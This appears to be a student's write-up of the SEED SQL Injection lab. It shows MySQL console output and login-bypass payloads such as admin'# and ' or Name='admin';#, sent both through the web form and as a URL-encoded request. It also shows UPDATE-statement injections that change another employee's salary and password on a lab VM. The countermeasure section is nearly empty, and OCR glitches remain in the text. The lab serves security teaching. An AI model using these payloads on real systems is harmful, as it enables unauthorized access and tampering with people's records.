
“

Lab 10: SQL Injection Attack and its Consequences.
Md Rony
Jonh Jay College of Criminal Justice

Task 1: MySQL Console

To get into mysql database use mysql -u root -pseedubuntu.




```
[04/17/19]seed@VM:~$ mysql -u root -pseedubuntu
mysql: [Warning] Using a password on the command line i
nterface can be insecure.
Welcome to the MySQL monitor.  Commands end with ; or \
g.
mysql> use Users;
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A

Database changed
mysql> show tables;
+-----------------+
| Tables_in_Users |
+-----------------+
| credential      |
+-----------------+
1 row in set (0.25 sec)
mysql> select * from credential where name='Alice';
+----+-------+-------+--------+-------+----------+-------------+---------+------
-+----------+------------------------------------------+
| ID | Name  | EID   | Salary | birth | SSN      | PhoneNumber | Address | Email
 | NickName | Password                                 |
+----+-------+-------+--------+-------+----------+-------------+---------+------
-+----------+------------------------------------------+
|  1 | Alice | 10000 |  20000 | 9/20  | 10211002 |             |         |
 |          | fdbe918bdae83000aa54747fc95fe0470fff4976 |
+----+-------+-------+--------+-------+----------+-------------+---------+------
-+----------+------------------------------------------+
1 row in set (0.39 sec)

mysql> 
```

Figure 1

From mysql database we can use select * from credential where eid = ‘10000’; to select a person
information.




```
mysql> select * from credential where eid = '10000';
+----+-------+-------+--------+-------+----------+-------------+-
-------+-------+----------+-------------------------------------
---+
| ID | Name  | EID   | Salary | birth | SSN      | PhoneNumber |
ddress | Email | NickName | Password
   |
+----+-------+-------+--------+-------+----------+-------------+-
-------+-------+----------+-------------------------------------
---+
|  1 | Alice | 10000 |  20000 | 9/20  | 10211002 |             |
       |       |          | fdbe918bdae83000aa54747fc95fe0470fff4
76 |
+----+-------+-------+--------+-------+----------+-------------+-
```

Figure 2

Observation & Explanation: We log into MySQL using the following command: “mysql -u root -pseedubuntu”. We then use the database Users using the command: “use Users”. In order to retrieve all information of Alice, we use the command, “select * from credential where name= “Alice”;”.

Task 2: SQL Injection Attack on SELECT Statement
2.1: SQL Injection Attack from webpage

First we need to log in the webpage using someone’s so we can use admin’# to log into admin
account.




Employee Profile Login

USERNAME admin'#

PASSWORD Password

Figure 3

Observation: Given a vulnerable website to SQL Injection attacks, we are trying to exploit that by logging in as admin. Given that we know that there exists an account of the administrator called admin, we inject our code as shown above to login without knowing id and password of admin.



Username	Eid	Salary	Birthday	SSN
Alice	10000	20000	9/20	10211002
Boby	20000	30000	4/20	10213352
Ryan	30000	50000	4/10	98993524
Samy	40000	90000	1/11	32193525
Ted	50000	110000	11/3	32111111
Admin	99999	400000	3/5	43254314

Alice Profile

Employee ID: 10000 salary: 20000 birth: 9/20 ssn: 10211002 nickname: email: address: phone number:

Boby Profile

Employee ID: 20000 salary: 30000 birth: 4/20 ssn: 10213352 nickname: email: address: phone number:

Ryan Profile

Employee ID: 30000 salary: 50000 birth: 4/10 ssn: 98993524 nickname: email: address: phone number:

Samy Profile

Employee ID: 40000 salary: 90000 birth: 1/11 ssn: 32193525 nickname: email: address: phone number:

Ted Profile

Employee ID: 50000 salary: 110000 birth: 11/3 ssn: 32111111 nickname: email: address: phone number:

Admin Profile


Employee ID: 99999 salary: 400000 birth: 3/5 ssn: 43254314 nickname: email: address: phone number:

Figure 4

Observation: The above screenshot shows that the attack is successful and we logged in as admin without knowing the ID or password of the admin user.


Explanation: The employee ID and the password fields are input to the where clause. So, what we fill in these fields go into the query. So to exploit the SQL Injection attack, we inject the following code: „ or Name=‟admin‟;#.
The single quote closes the argument for the input id, the OR statement we insert after that allows us to login as admin. The # is inserted at the end to comment out everything else that follows so that the password input is skipped.

2.2: SQL Injection Attack from command line



```
[04/18/19]seed@VM:~$ curl 'www.SeedLabSQLInjection.com/index.php?u
sername=alice&Password=111'
[1] 2274
```

Figure 5



```
http://www.seedlabsqlinjection.com/unsafe_credential.php?EID=%27+or+Name%3D%27admin%...

GET /unsafe_credential.php?EID=%27+or+Name%3D%27admin%27%3B%23&Password= HTTP/1.1
Host: www.seedlabsqlinjection.com
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux i686; rv:56.0) Gecko/20100101 Firefox/56.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Cookie: PHPSESSID=070tnl0b6paqqjr7h6jng0cp82
Connection: keep-alive
Upgrade-Insecure-Requests: 1

HTTP/1.1 200 OK
Date: Thu, 16 Nov 2017 08:15:44 GMT
Server: Apache/2.4.18 (Ubuntu)
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate
Pragma: no-cache
```

Figure 6


Observation: We perform the same attack as before, only difference is that we perform this from the command line using the curl command and the attack is successful as shown in the above screenshot.

Explanation: To perform the attack from command line, we need to encode special characters. So we can get the url from observing the LiveHTTPHeaders while performing the attack from the webpage. All the information is displayed in the command prompt if the attack is successful.

Task 3: SQL Injection Attack on UPDATE Statement

3.1: SQL Injection Attack on UPDATE Statement — modify salary

We accomplished this task by typing in ' , salary=10000000 WHERE name='Alice' ; -- .
Note:
This statement includes a space at the end of the statement.




Alice Profile

Employee ID	10000
Salary	20000
Birth	9/20
SSN	10211002
NickName	
Email	
Address	
Phone Number	

Copyright © SEED LABs

Figure 7

Observation: We login into Alice�означs account, and this is the screenshot before the attack.



Hi,Alice

Edit Profile Information

Nick Name: |, salary='100000' where EID='100(

Email :

Address:

Phone Number:

Password:

Copyright © SEED LABs

Alice Profile

Employee ID	10000
Salary	100000
Birth	9/20
SSN	10211002
NickName	
Email	
Address	
Phone Number	

Copyright © SEED LABs


Figure 8

Observation: Attack vector: ', salary='100000' where EID='10000';#. We enter this in the nickname field to exploit the vulnerability.

Task 3.3: Modify other people' password

We accomplished this task by typing in ', password='mypassword' WHERE name='Ryan' ; -- .
Note: This statement includes a space at the end of the statement. I then typed in the SQL query
select * from credential where name = 'Ryan';. This query shows that Ryan's new password is
now mypassword.

3.4 Task 4: Countermeasure — Prepared Statement
Task 2



Hi,Alice

Edit Profile Information

Nick Name: ', Password='ab4f2bc4ec7f774752

Email :

Address:

Phone Number:

Password:

Copyright © SEED LABs

Figure 9

It is surprising to see that such a simple query can exploit a whole database and website. For each of these tasks I was able to login into places I was not supposed to through not only the website, but also the terminal.

Task 3

In these tasks, I was able to manipulate information for my benefit. I was surprised at how easy an attacker can exploit a system with these tools. It is good to know that these exploits exist in order to safeguard against them in the real world.

Task 4

Now knowing what exploits exist, it also good to know how to safeguard against these attacks.

”

Reference:

1. https://youtu.be/_P8HCLkDInA
2. http://www.cis.syr.edu/~wedu/seed/Labs_12.04/Web/Web_SQL_Injection/
3. https://www.w3schools.com/sql/
4. https://www.w3schools.com/php/
5. http://livehttpheaders.mozdev.org